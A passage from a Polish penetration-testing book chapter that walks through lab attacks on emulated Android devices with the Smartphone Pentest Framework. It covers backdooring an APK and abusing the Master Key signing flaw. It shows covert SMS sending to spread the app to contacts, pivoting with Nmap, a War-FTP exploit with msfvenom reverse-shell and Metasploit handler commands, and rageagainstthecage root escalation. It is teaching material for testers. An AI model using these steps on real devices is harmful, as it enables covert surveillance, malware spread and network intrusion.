I: Baksmaling...
(...)
```

Domyślna instalacja pakietu Smartphone Pentest Framework nie zawiera programu APKTool potrzebnego do dekomplikowania pakietów APK. Kiedy SPF wykryje, że APKTool nie jest zainstalowany, zapyta, czy chcesz go doinstalować. Wpisz odpowiedź **y**, a program zostanie zainstalowany.

Kiedy pakiet Smartphone Pentest Framework będzie gotowy, poprosi o ścieżkę do aplikacji, w której chcesz osadzić agenta SPF. W naszym przypadku będzie to */root/Smartphone-Pentest-Framework/APKs/MapsDemo.apk* (czyli skompilowana wersja aplikacji Google Maps demo, której kodu źródłowego używaliśmy w poprzednim przykładzie). Po wybraniu aplikacji pakiet SPF dokona jej dekomplikacji, osadzi w niej agenta i ponownie skompiluje na plik APK.

Aby skonfigurować agenta, pakiet SPF musi znać numer telefonu ofiary, klucz identyfikacyjny oraz ścieżkę na serwerze. Wpisz takie same wartości, jakich używaliśmy w przykładzie z osadzaniem agenta w kodzie źródłowym, co zostało pokazane na listingu 20.15.

Listing 20.15. Konfigurowanie opcji agenta SPF

```
Phone number of the control modem for the agent: 15555215554
Control key for the agent: KEYKEY1
Webserver control path for agent: /androidagent1
Control Number: 15555215554
Control Key:KEYKEY1
ControlPath:/androidagent1
Is this correct?(y/n) y
(...)
```

Kiedy program APKTool zakończy rekompilację „zaktualizowanej” wersji pliku APK, zawierającej teraz naszego złośliwego agenta, musimy zadbać o cyfrowe podpisanie pliku, ponieważ podczas instalacji aplikacji urządzenia z systemem Android sprawdzają, czy pliki APK posiadają odpowiednie sygnatury cyfrowe. Jeżeli nie, aplikacja zostaje odrzucona i próba instalacji zakończy się niepowodzeniem, nawet jeżeli będziemy to robić na emulatorze systemu Android. Aplikacje dostępne w sklepie Google Play są podpisywane cyfrowym kluczem dewelopera, który musi być zarejestrowany w Google Play.

Aby w naszym emulatorze oraz innych urządzeniach uruchamiać programy, które nie są ograniczone do aplikacji dostępnych w Google Play, możemy użyć podpisu cyfrowego, który nie jest zarejestrowany w Google. Podczas osadzania agenta w kodzie źródłowym aplikacji mogliśmy pominąć ten krok, ponieważ później kod był komplikowany z wykorzystaniem pakietu Android SDK, który automatycznie zadbał o podpisanie skompilowanego kodu odpowiednim certyfikatem, pobranym z domyślnego repozytorium kluczy systemu Android (ang. *Android keystore*). Ze względu jednak na fakt, że teraz program był rekompilowany za pomocą programu APKTool, musimy ręcznie przeprowadzić procedurę cyfrowego podpisywania kodu.

Program zapyta, czy do podpisania kodu chcesz użyć podatności Android Master Key, która pozwala napastnikowi na oszukanie androidowego procesu weryfikacji sygnatur cyfrowych, tak że nasza nowo skompilowana aplikacja będzie

wyglądała jak prawdziwa aktualizacja istniejącej, zainstalowanej aplikacji. Innymi słowy, dzięki wykorzystaniu tej podatności będziemy w stanie zastąpić oryginalną, zainstalowaną aplikację naszym kodem, a system Android potraktuje ją jako aktualizację oprogramowania udostępnioną przez oryginalnego autora aplikacji (pamiętaj, że opisana podatność klucza Master Key została naprawiona w systemie Android 4.2). Aby skorzystać z podatności Android Master Key, wpisz odpowiedź **y**, tak jak zostało to przedstawione poniżej.

UWAGA

Aby wykorzystać podatność Android Master Key, oryginalna aplikacja wraz z sygnaturami jest kopiowana do nowego pliku APK. Więcej szczegółowych informacji na temat tej podatności i sposobów jej wykorzystania znajdziesz na stronie <http://www.saurik.com/id/17>.

```
Use Android Master Key VuLn?(y/N): y
Archive: /root/Desktop/abcnews.apk
(...)
Inflating: unzipped/META-INF/CERT.RSA
```

Aby przekonać się, jak w praktyce wygląda podatność Android Master Key, zainstaluj „normalną” wersję aplikacji *MapsDemo.apk*, którą znajdziesz w katalogu */root/Smartphone-Pentest-Framework/APKs*, na urządzeniu działającym pod kontrolą systemu Android w wersji starszej niż 4.2, a następnie spróbuj zainstalować na nim wyposażoną w backdoora wersję tej aplikacji przygotowaną za pomocą pakietu Smartphone Pentest Framework. System powinien poprosić o zastąpienie aplikacji *MapsDemo.apk*, a procedura weryfikacji podpisu cyfrowego powinna zakończyć się powodzeniem, pomimo że nie mamy przecież dostępu do prywatnego klucza pozwalającego na poprawne podpisanie nowej, złośliwej wersji aplikacji.

Jeżeli atakowane urządzenie nie jest podatne na atak z wykorzystaniem Android Master Key lub dana aplikacja nie jest jeszcze tam zainstalowana, możesz po prostu podpisać złośliwą aplikację za pomocą klucza pobranego z domyślnego repozytorium kluczy systemu Android. Aby to zrobić, na pytanie, czy użyć klucza Android Master Key, odpowiedz przecząco (**n**), tak jak zostało to przedstawione na listingu 20.16.

Listing 20.16. Cyfrowe podpisywanie pliku APK

```
Use Android Master Key VuLn?(y/N): n
Password for Debug Keystore is android
Enter Passphrase for keystore:
(...)
signing: resources.arsc
```

Program poprosi o podanie hasła dostępu do repozytorium kluczy. Domyślnie takie rozwiązanie spowoduje podpisanie kodu za pomocą klucza deweloperskiego, którego nie będziemy mogli użyć do opublikowania aplikacji w sklepie Google Play, a to w zupełności wystarczy dla naszych potrzeb. Aplikacja podpisana za pomocą

klucza deweloperskiego może być zainstalowana na każdym urządzeniu z systemem Android, które w ustawieniach nie zostało ograniczone do używania wyłącznie aplikacji ze sklepu Google Play. Oczywiście nic nie stoi na przeszkodzie, aby pentester podpisał taką aplikację za pomocą swojego klucza zarejestrowanego w Google Play, zwłaszcza kiedy w zakres przeprowadzanego testu penetracyjnego wchodzi sprawdzenie, czy uda się przekonać użytkowników do zainstalowania złośliwej aplikacji umieszczonej w sklepie Google Play.

- UWAGA** *Skompilowany plik APK z osadzonym backdoorem jest funkcjonalnym odpowiednikiem agenta, którego tworzyliśmy niedawno w podrózdziele „Osadzanie agenta w kodzie źródłowym aplikacji”, i może być rozpowszechniana w dokładnie taki sam sposób. Oczywiście w naszym przypadku agent został już wcześniej zainstalowany w emulatorze spełniającym rolę ofiary, więc nie musimy tego robić ponownie.*

Powłamaniowa eksploracja urządzeń mobilnych

Kiedy uda nam się już nawiązać połączenie i przejąć kontrolę nad atakowanym urządzeniem, mamy do wyboru kilka wariantów postępowania. Możemy rozpocząć zbieranie danych z urządzenia, takich jak lista kontaktów czy przechowywane wiadomości tekstowe, ale równie dobrze możemy zdalone zmusić takie urządzenie do wykonywania innych operacji, takich jak na przykład zrobienie zdjęcia czy nagranie filmu. Jeżeli nie jesteśmy zadowoleni z poziomu dostępu, możemy dokonać próby podniesienia uprawnień i zdobycia dostępu na poziomie administratora systemu. Co więcej, możemy nawet wykorzystać zdobyty przyczółek do przeprowadzania ataków na inne urządzenia mobilne (taki atak może być szczególnie interesujący w sytuacji, kiedy zainfekowane urządzenie jest podłączone bezpośrednio do sieci korporacyjnej środowiska celu lub wykorzystuje do tego połączenie VPN).

Zbieranie informacji

Dobrym przykładem gromadzenia informacji o zainfekowanym urządzeniu może być wyświetlenie listy zainstalowanych aplikacji, co zostało pokazane na listingu 20.17.

Listing 20.17. Wysyłanie komend do agenta

```
spf> 2
View Data Gathered from a Deployed Agent:
Available Agents:
 1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf> 1 ①
Commands: ②
 1.) Send SMS
 2.) Take Picture
 3.) Get Contacts
```

- 4.) Get SMS Database
- 5.) Privilege Escalation
- 6.) Download File
- 7.) Execute Command
- 8.) Upload File
- 9.) Ping Sweep
- 10.) TCP Listener
- 11.) Connect to Listener
- 12.) Run Nmap
- 13.) Execute Command and Upload Results
- 14.) Get Installed Apps List
- 15.) Remove Locks (Android < 4.4)
- 16.) Upload APK
- 17.) Get Wifi IP Address

Select a command to perform or 0 to return to the previous menu

spf> 14 ③

Gets a list of installed packages(apps) and uploads to a file.

Delivery Method(SMS or HTTP): **HTTP ④**

W menu głównym pakietu Smartphone Pentest Framework wskaż opcję 2, a następnie wybierz właściwego agenta z listy ①. Kiedy na ekranie pojawi się lista dostępnych polecień dla agenta ②, wybierz opcję 14.) *Get Installed Apps List* ③. Pakiet SPF zapyta jeszcze o sposób, w jaki chcesz przesłać komendę do agenta; w tym przypadku użyjemy protokołu HTTP ④ (jak pamiętasz, agenty mogą się komunikować z hostem za pośrednictwem połączeń HTTP lub wiadomości SMS).

Teraz wybieraj kolejno opcje 0, tak aby powrócić do menu głównego. Oczekaj około minuty i wybierz opcję 3.) *View Information Gathered*, tak jak zostało to przedstawione na listingu 20.18.

Listing 20.18. Wyświetlanie zebranych informacji

```
spf> 3
View Data Gathered from a Deployed Agent:
Agents or Attacks? Agents ①
Available Agents:
1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf> 1 ②
Data:
SMS Database:
Contacts:
Picture Location:
Rooted:
Ping Sweep:
File:
Packages: package:com.google.android.location ③
(...)
package:com.android.providers.downloads
package:com.android.server.vpn
```

Program zapyta, czy chcesz wyświetlić wyniki ataków, czy informacje zebrane przez agenta; w odpowiedzi wpisz **Agents** ①. Wybierz naszego agenta ②. Informacje o urządzeniu są pobierane z bazy danych, ale na chwilę obecną znajduje się tam tylko lista zainstalowanych aplikacji, która została zebrana za pomocą poprzednio wykonanego polecenia ③ (jeżeli chcesz zgromadzić więcej informacji, powinieneś uruchomić dodatkowe moduły zbierające dane).

Zdalne sterowanie

W tym podrozdziale pokażemy, w jaki sposób możemy wykorzystać naszego agenta do zdalnej kontroli nad zainfekowanym urządzeniem. Możemy na przykład zmusić takie urządzenie do wysłania wiadomości tekstowej, która nie pojawi się na liście wysłanych SMS-ów. Co więcej, użytkownik tego urządzenia nie będzie miał żadnej informacji o tym, że taka wiadomość została wysłana — czy dla napastnika istnieje lepszy sposób na dostanie się do wewnętrznego kręgu zaufania użytkowników? Dzięki temu możemy na przykład pobrać listę kontaktów ofiary i wysłać do nich SMS z informacją, że powinni zainstalować rewelacyjną aplikację i dołączyć link prowadzący do aplikacji wzbogaconej o agenta SPF. Ponieważ taka wiadomość SMS zostanie wysłana przez użytkownika, którego odbiorcy znają, automatycznie znacząco rośnie szansa na to, że inni również zainstalują naszą aplikację.

Spróbujmy zatem wysłać jakąś przykładową wiadomość, tak jak zostało to przedstawione na listingu 20.19.

Listing 20.19. Zdalne kontrolowanie urządzenia mobilnego za pośrednictwem agenta

```
Commands:  
(...)  
Select a command to perform or 0 to return to the previous menu  
spf> 1 ①  
Send an SMS message to another phone. Fill in the number, the message to  
→send, and the delivery method(SMS or HTTP).  
Number: 15555215558  
Message: Siema, stary! Jak się masz?  
Delivery Method(SMS or HTTP) SMS
```

Z menu komend agenta wybierz opcję 1.) *Send SMS* ①. Kiedy program poprosi o podanie numeru telefonu, treści wiadomości i sposobu dostarczenia, wybierz wiadomość SMS dla emulatora systemu Android 2.1.

Po zakończeniu emulator systemu Android 2.1 otrzyma przygotowaną przez Ciebie wiadomość od emulatora systemu Android 2.2 i na żadnym z emulatorów nie będzie śladu po tym, że nie jest to normalna wiadomość SMS.

Pivoting z wykorzystaniem urządzeń mobilnych

Rozwiązań typu MDM (ang. *Mobile Device Management*), pozwalające na zdalne zarządzanie urządzeniami przenośnymi pracowników, oraz mobilne aplikacje antywirusowe muszą przejść jeszcze długą drogę. Liczba firm i organizacji, które zdecydowały się na wdrożenie takich rozwiązań, jest jeszcze bardzo niska, zwłaszcza


w porównaniu z liczbą wdrożeń innych, „klasycznych” mechanizmów zabezpieczeń przeznaczonych dla tradycyjnych środowisk komputerowych, a niektóre firmy wybrały politykę bezpieczeństwa, która wręcz nie dopuszcza stosowania urządzeń mobilnych na swoim terenie. Spróbujmy jednak stawić czoła nieuchronnej prawdzie: pracownicy firm i organizacji zwykle znają hasła pozwalające na połączenie się z bezprzewodową siecią swojej firmy, ale nie zawsze zdają sobie sprawę z tego, że po podłączeniu urządzenia mobilnego do takiej sieci („chciałem tylko sprawdzić pocztę!”) taki smartfon, tablet czy inne urządzenie staje się integralną częścią tej samej sieci korporacyjnej, w której pracują stacje robocze i serwery, na których mogą się znajdować poufne informacje czy dane klientów.

Oczywiście z roku na rok firmy i organizacje wdrażają coraz lepsze rozwiązańa techniczne mające na celu ochronę hostów pracujących na zewnętrznym perymetrze sieciowym, które mają bezpośredni kontakt z sieciami zewnętrznymi. W końcu takie hosty mogą być przecież atakowane przez każdego, kto ma dostęp do internetu, i dlatego to głównie na nich skupia się uwaga zespołów IT odpowiedzialnych za bezpieczeństwo środowiska komputerowego danej firmy czy organizacji. Niestety bardzo często zdarza się, że wewnątrz takiego środowiska sytuacja nie wygląda już tak dobrze. Słabe hasła, brakujące aktualizacje i poprawki bezpieczeństwa, stare, podatne na ataki wersje aplikacji itp. to problemy, o których bardzo często wspominaliśmy w tej książce, a które mogą zostać wykorzystane przez potencjalnego napastnika do uzyskania nieautoryzowanego dostępu do środowiska firmy. Jeżeli kontrolowane przez napastnika urządzenie mobilne ma bezpośredni dostęp do sieci komputerowej firmy czy organizacji, może ono zostać wykorzystane jako punkt wyjścia do przeprowadzania ataków na inne stacjonarne hosty w sieci, całkowicie omijając w ten sposób wszelkie mechanizmy zabezpieczeń wystawione na zewnętrznym perymetrze sieciowym firmy.

Zagadnieniami pivotingu zajmowaliśmy się w rozdziale 13., kiedy używaliśmy jednej ze skompromitowanych maszyn do atakowania hostów znajdujących się w zupełnie innej sieci. Tego samego możemy dokonać na urządzeniach mobilnych za pomocą agenta SPF, co pozwala na efektywne przeprowadzanie testów penetracyjnych sieci przy użyciu zainfekowanego urządzenia mobilnego, tak jak zostało to przedstawione na rysunku 20.4.

Skanowanie portów za pomocą programu Nmap

Eksplorację sieci lokalnej za pośrednictwem urządzenia mobilnego rozpoczęniemy od sprawdzenia, jakie urządzenia są do niej podłączone. Możemy to zrobić za pomocą jednej z komend agenta, pozwalającej na wykrywanie hostów w sieci przy użyciu pakietów ping (ang. *ping sweep*). Następnie przeprowadzimy skanowanie portów, tak jak robiliśmy to w rozdziale 5. Jak się okazuje, na zainfekowanych urządzeniach z systemem Android możesz bez problemu zainstalować binaria skanera Nmap. Pakiet Smartphone Pentest Framework posiada wbudowane skrypty pozwalające zarówno na wykonanie takiej operacji, jak i kilku innych pomocniczych zadań. Aby to zrobić, z menu głównego pakietu wybierz opcję 10.) *Install Stuff* i poinformuj pakiet, że powinien zainstalować skaner Nmap w wersji dla systemu Android, tak jak zostało to przedstawione na listingu 20.20.



Rysunek 20.4. Przeprowadzanie ataków na hosty sieciowe za pośrednictwem zainfekowanego urządzenia mobilnego

Listing 20.20. Instalowanie skanera Nmap dla systemu Android

```

spf> 10
What would you like to Install?
1.) Android SDKs
2.) Android APKTool
3.) Download Android Nmap
spf> 3

Download Nmap for Android(y/N)?
spf> y

```

Aby uruchomić skaner Nmap za pośrednictwem agenta SPF, z menu wybierz opcję 12.) *Run Nmap*. Spróbujemy teraz przeprowadzić skan naszego hosta z systemem Windows XP ①, tak jak zostało to przedstawione na listingu 20.21. Przed uruchomieniem skanu upewnij się, że w systemie Windows XP nadal działa serwer War-FTP, którego luki w zabezpieczeniach wykorzystywaliśmy w rozdziałach 17. i 18. (w kolejnym podrozdziale pokażemy, jak przeprowadzić atak na ten serwer za pośrednictwem zainfekowanego urządzenia mobilnego).

Listing 20.21. Uruchamianie skanera Nmap na zainfekowanym urządzeniu z systemem Android

```
Select a command to perform or 0 to return to the previous menu  
spf> 12  
Download Nmap and port scan a host or range. Use any accepted format for  
→target specification in Nmap  
Nmap Target: 192.168.20.10 ①  
Delivery Method(SMS or HTTP) HTTP
```

Pozwól skanerowi Nmap działać przez kilka minut, a następnie za pośrednictwem agenta sprawdź, jakie udało mu się zgromadzić informacje. Zwróć uwagę, że pole *File* wskazuje na plik */root/Smartphone-Pentest-Framework/frameworkconsole/text.txt*. Wyświetl zawartość tego pliku — powinieneś zobaczyć wyniki podobne do tych przedstawionych na listingu 20.22.

Listing 20.22. Wyniki działania skanera Nmap

```
# Nmap 5.61TEST4 scan initiated Sun Sep 6 23:41:30 2015 as:  
/data/data/com.example.android.google.apis/files/nmap -oA  
→/data/data/com.example.android.  
google.apis/files/nmapoutput 192.168.20.10  
Nmap scan report for 192.168.20.10  
Host is up (0.0068s latency).  
Not shown: 992 closed ports  
PORT STATE SERVICE  
21/tcp open ftp  
(...)  
# Nmap done at Sun Sep 6 23:41:33 2015 -- 1 IP address (1 host up) scanned  
→in 3.43 seconds
```

Zamiast przeprowadzać cały pentest z wykorzystaniem pivota na urządzeniu mobilnym, spróbujemy po prostu uruchomić exploita za pośrednictwem agenta SPF.

Atakowanie systemów w sieci lokalnej

Niestety, w systemie Android języki skryptowe, takie jak Python czy Perl, domyślnie nie są obsługiwane, zatem aby uruchomić naszego exploita, musimy przygotować odpowiedni kod w języku C. Prostą, napisaną w języku C wersję exploita, którego w rozdziale 17. używaliśmy do atakowania serwera War-FTP, znajdziesz w pliku */root/Smartphone-Pentest-Framework/exploits/Windows/warftp meterpreter.c*. Kod powłoki osadzony w programie zawiera ładunek *windows/meterpreter/reverse_tcp* i jest skonfigurowany tak, aby połączenie zwrotne powłoki było nawiązywane z portem 4444 hosta o adresie 192.168.20.9. Jeżeli Twój system Kali Linux ma inny adres IP, powinieneś po prostu za pomocą programu Msfvenom wygenerować nowy, odpowiednio skonfigurowany kod powłoki, tak jak zostało to przedstawione poniżej (nie zapomnij o wykluczeniu niepoprawnych znaków za pomocą opcji *-b*).

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 -f c -b  
→ '\x00\x0a\x0d\x40'
```

Po wymianie kodu powłoki w programie (o ile było to konieczne) musimy skompilować kod źródłowy exploita napisany w języku C, tak aby można go było uruchomić na urządzeniach mobilnych z systemem Android. Jeżeli użyjemy do tego celu kompilatora GCC, tak jak robiliśmy to w rozdziale 3., nasz exploit będzie znakomicie działał w systemie Kali Linux, ale procesory ARM na urządzeniach z systemem Android nie bardzo będą wiedziały, co z tym zrobić.

O kompilatorach skrośnych (ang. *cross-compilers*) wspominaliśmy już w rozdziale 12., podczas kompilowania w systemie Kali Linux kodu źródłowego programów przeznaczonych do działania na platformie Windows. Dysponując kompilatorem skrośnym dla procesorów ARM, możemy w systemie Kali Linux kompilować programy w języku C, które są przeznaczone do działania na urządzeniach mobilnych z systemem Android. Na szczęście pakiet Smartphone Pentest Framework jest wyposażony w odpowiedni kompilator. Aby go użyć, z menu głównego pakietu SPF wybierz opcję 9.) *Compile code to run on mobile devices*, tak jak zostało to przedstawione na listingu 20.23.

Listing 20.23. Kompilowanie kodu źródłowego w języku C dla systemu Android

```
spf> 9  
Compile code to run on mobile devices  
1.) Compile C code for ARM Android  
spf> 1 ①  
Compiles C code to run on ARM based Android devices. Supply the C code file  
→and the output filename  
File to Compile: /root/Smartphone-Pentest-Framework/exploits/Windows/  
→warftpmeterpreter.c ②  
Output File: /root/Smartphone-Pentest-Framework/exploits/Windows/  
→warftpmeterpreter
```

Wybierz opcję 1.) *Compile C code for ARM Android* ①. Program poprosi Cię o wskazanie pliku z kodem źródłowym oraz lokalizacji, w której zostanie zapisany skompilowany binarny plik wykonywalny ②.

Po zakończeniu musimy przesłać skompilowanego exploita serwera War-FTP na zainfekowane urządzenie z systemem Android. Aby to zrobić, z menu komend agenta wybierz opcję 6. Program poprosi o wskazanie pliku, który ma zostać przesłany, oraz wybranie metody dostarczenia, tak jak zostało to przedstawione na listingu 20.24.

Listing 20.24. Przesyłanie exploita na urządzenie z systemem Android

```
Select a command to perform or 0 to return to the previous menu  
spf> 6  
Downloads a file to the phone. Fill in the file and the delivery method(SMS  
→or HTTP).
```

File to download: /root/Smartphone-Pentest-Framework/exploits/Windows/warftp meterpreter
Delivery Method(SMS or HTTP): HTTP

Zanim uruchomimy exploita, musimy w systemie Kali Linux przejść do konsoli Msfconsole i utworzyć odpowiedni proces nasłuchujący (handler) dla połączenia zwrotnego, tak jak zostało to przedstawione na listingu 20.25. Uruchom konsolę Msfconsole i wybierz moduł *multi/handler*, ustawiając opcje tak, aby odpowiadaly opcjom użytym podczas tworzenia ładunku exploita serwera War-FTP.

Listing 20.25. Tworzenie procesu nasłuchującego za pomocą modułu multi/handler

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

Po zakończeniu przygotowań możemy wreszcie uruchomić naszego exploita. Aby to zrobić, z menu komend agenta wybierz opcję 7.) *Execute Command*, a program poprosi o wskazanie polecenia, które ma zostać wykonane, tak jak zostało to przedstawione na listingu 20.26.


Listing 20.26. Uruchamianie exploita

```
Select a command to perform or 0 to return to the previous menu
spf> 7
Run a command in the terminal. Fill in the command and the delivery
→method(SMS or HTTP).
Command: warftp meterpreter 192.168.20.10 21 ❶
Downloaded?: yes ❷
Delivery Method(SMS or HTTP): HTTP
```

Kiedy pakiet Smartphone Pentest Framework zaprośta o nazwę komendy do wykonania, wpisz pełne polecenie wraz z argumentami wywołania ❶. W naszym przypadku musimy przekazać do exploita adres IP i port hosta, który ma być celem ataku. SPF zapyta, czy plik wykonywalny został już przesłany. Jeżeli przesyłałeś plik za pomocą pakietu SPF, będzie się znajdował w katalogu plików agenta i SPF musi wiedzieć, że powinien wywołać go z tego katalogu. W naszym przypadku możemy po prostu odpowiedzieć **yes** ❷ i następnie, jak zwykle, wskazać metodę dostarczenia.

Teraz przejdź do Metasploita i obserwuj proces nasłuchujący. Po około minucie od uruchomienia exploita na ekranie powinien się pojawić znak zachęty Meterpretera, tak jak zostało to przedstawione poniżej.

Wszystko wskazuje zatem na to, że udało nam się wykorzystać zainfekowane urządzenie mobilne jako pivota i pomyślnie przeprowadzić atak na innego hosta. Co prawda w naszym środowisku testowym może to nie robić zbyt wielkiego wrażenia, ponieważ emulator Androida, system Kali Linux oraz maszyna-cel z systemem Windows XP znajdują się w tej samej sieci, ale jeżeli wyobrażisz sobie teraz, że system Kali Linux jest podłączony do internetu, a maszyna z systemem Windows XP oraz zainfekowane urządzenie z systemem Android znajdują się w sieci korporacyjnej środowiska celu, to cała sprawa nabiera zupełnie innego wymiaru... Wszystko stanie się jeszcze bardziej interesujące, jeżeli użyjemy opcji 10.) *TCP Listener* do utworzenia w systemie Kali Linux procesu nasłuchującego, który nawiąże połączenie z powłoką systemu Android zainfekowanego urządzenia mobilnego. Dzięki takiemu rozwiązaniu skompromitowany host nie musi nawiązywać zwrotnego połączenia powłoki z komputerem napastnika, a zamiast tego sesję powłoki przesyłamy bezpośrednio do agenta SPF za pośrednictwem połączenia HTTP lub wiadomości SMS. Nietrudno zauważyć, że jeżeli jako nośnika użyjemy wiadomości SMS, całkowicie ominimy wszelkie mechanizmy zabezpieczające, które mogą być zainstalowane na zewnętrznym perymetrze sieciowym, takie jak zapory sieciowe czy serwery proxy, które mogą uniemożliwić bezpośrednie nawiązanie połączenia zwrotnego powłoki. Taka sytuacja została zilustrowana na rysunku 20.5.



Rysunek 20.5. Omijanie zabezpieczeń zewnętrznego perymetru sieciowego za pomocą sesji powłoki opartej o wiadomości SMS

UWAGA Emulator Android 2.2 będzie nam potrzebny jeszcze tylko w jednym przykładzie, gdzie spróbujemy uzyskać podniesione uprawnienia sesji. Wszystkie pozostałe przykłady złośliwych aplikacji, które były omawiane w tym rozdziale, będą poprawnie działać na dowolnej wersji systemu Android.

Podnoszenie uprawnień

Razem z jądrem systemu Linux Android odziedziczył niektóre linuksowe podatności pozwalające napastnikowi na dokonanie próby podniesienia uprawnień sesji. Oczywiście oprócz tego w systemie Android znalazło się kilka zupełnie nowych podatności. Zdarzało się nawet, że poważne błędy w oprogramowaniu i nowe luki w zabezpieczeniach trafiały się w brandingowych implementacjach systemu Android, wprowadzanych na rynek przez poszczególnych operatorów sieci komórkowych i producentów OEM. Na przykład w roku 2012 poważna luka, pozwalająca na podnoszenie uprawnień sesji, została odkryta w zabezpieczeniach mechanizmu obsługi pamięci kamery wbudowanej w wybranych modelach smartfonów Samsung, co dawało potencjalnemu napastnikowi dostęp do odczytu i zapisu całej zawartości pamięci.

Jeżeli chcesz, aby Twоя aplikacja miała większe uprawnienia, możesz spróbować wykorzystać za pośrednictwem agenta SPF dobrze znaną lukę w zabezpieczeniach systemu Android, pozwalającą na uzyskanie uprawnień administratora systemu, co zostało pokazane na listingu 20.27.

Listing 20.27. Uruchamianie exploitu pozwalającego na podniesienie uprawnień sesji

```
Commands:  
(...)  
Select a command to perform or 0 to return to the previous menu  
spf> 5  
    1.) Choose a Root Exploit  
    2.) Let SPF AutoSelect  
  
Select an option or 0 to return to the previous menu  
spf> 2 ①  
Try a privilege escalation exploit.  
Chosen Exploit: rageagainstthecage ②  
Delivery Method(SMS or HTTP): HTTP ③
```

Z menu komend agenta wybierz opcję 5.) *Privilege Escalation*. Teraz do wyboru będziesz mieć dwie możliwości. Możemy ręcznie wybrać moduł z listy exploitów dostępnych w pakiecie Smartphone Pentest Framework lub pozwolić pakietowi SPF dokonać samodzielnego wyboru w oparciu o wersję atakowanego systemu Android. Nasz emulator systemu Android 2.2 jest podatny na dobrze znanego exploitu o nazwie *Rage Against the Cage*. Choć jest to dosyć stary exploit, to nadal radzi sobie całkiem dobrze, zatem możemy spokojnie powierzyć wybór exploitu pakietowi SPF, tak jak zostało to pokazane w punkcie ①. Ponieważ atakowanym systemem jest Android 2.2, SPF poprawnie wybiera exploita *rageagainstthecage* ② i prosi o podanie sposobu dostarczenia ③.

Po uruchomieniu exploitu daj mu chwilę czasu i następnie z menu głównego wybierz opcję 3. W polu *Rooted* powinieneś znaleźć wartość *RageAgainstTheCage*, tak jak zostało to przedstawione poniżej.

Od tej chwili mamy pełną kontrolę nad zainfekowanym urządzeniem mobilnym. Możemy na przykład wykonywać polecenia na poziomie powłoki administratora systemu czy zainstalować naszego agenta jako aplikację systemową, dzięki czemu będzie miała jeszcze większe uprawnienia niż oryginalna aplikacja.

UWAGA

Opisany exploit działa w oparciu o atak wykorzystujący wyczerpanie zasobów systemu, więc jeśli będziesz chciał używać emulatora systemu Android 2.2 w innych ćwiczeniach, powinieneś go zrestartować, ponieważ w przeciwnym wypadku jego działanie może być znacznie spowolnione.

Podsumowanie

W tym rozdziale zajmowaliśmy się wieloma zagadnieniami związanymi z względnie nową i dynamicznie rozwijającą się sztuką przełamywania zabezpieczeń urządzeń mobilnych. W wielu przykładach opisywanych w tym rozdziale używaliśmy mojego pakietu Smartphone Pentest Framework do przeprowadzania ataków na emulowane urządzenia mobilne z systemem Android. Oczywiście opisane ataki będą w taki sam sposób działać na urządzeniach rzeczywistych. Najpierw omówiliśmy zdalny atak na telefony iPhone ze złamanyimi zabezpieczeniami oprogramowania, który wykorzystywał domyślne poświadczenia logowania SSH, a później przedstawiliśmy dwa przykłady ataków przeprowadzanych po stronie klienta. Pierwszy z nich pozwolił nam na uzyskanie sesji powłoki dzięki wykorzystaniu luk w zabezpieczeniach mechanizmu WebKit przeglądarki sieciowej, a drugi na zdalne kontrolowanie urządzenia mobilnego za pomocą kodów USSD osadzonych na złośliwej stronie internetowej.

W dalszej części rozdziału przeszliśmy do omawiania złośliwych aplikacji, osadzania agentów SPF zarówno w kodzie źródłowym, jak i w skompilowanych wersjach normalnych aplikacji systemu Android. Do przekonania użytkowników do pobrania i zainstalowania tak spreparowanych aplikacji mogliśmy używać połączeń NFC lub wiadomości SMS. Po zainstalowaniu agenta w zainfekowanym systemie mogliśmy przeprowadzać szereg ataków pozwalających na zbieranie danych czy zdalne kontrolowanie urządzenia. Pakietu SPF używaliśmy również do przeprowadzania ataków wykorzystujących znane luki w zabezpieczeniach systemu Android, pozwalających na podniesienie uprawnień sesji. Agent SPF zainstalowany na urządzeniu mobilnym pozwolił nam również na wykorzystanie tego urządzenia jako pivota do atakowania innych hostów działających w sieci lokalnej. Z poziomu zainfekowanego urządzenia mobilnego z systemem Android udało nam się przeprowadzić skanowanie za pomocą programu Nmap hosta działającego pod kontrolą systemu Windows XP, a następnie uruchomić exploita napisanego w języku C, który pomyślnie wykorzystał lukę w zabezpieczeniach serwera War-FTP i umożliwił nawiązanie sesji powłoki z systemem Windows XP.

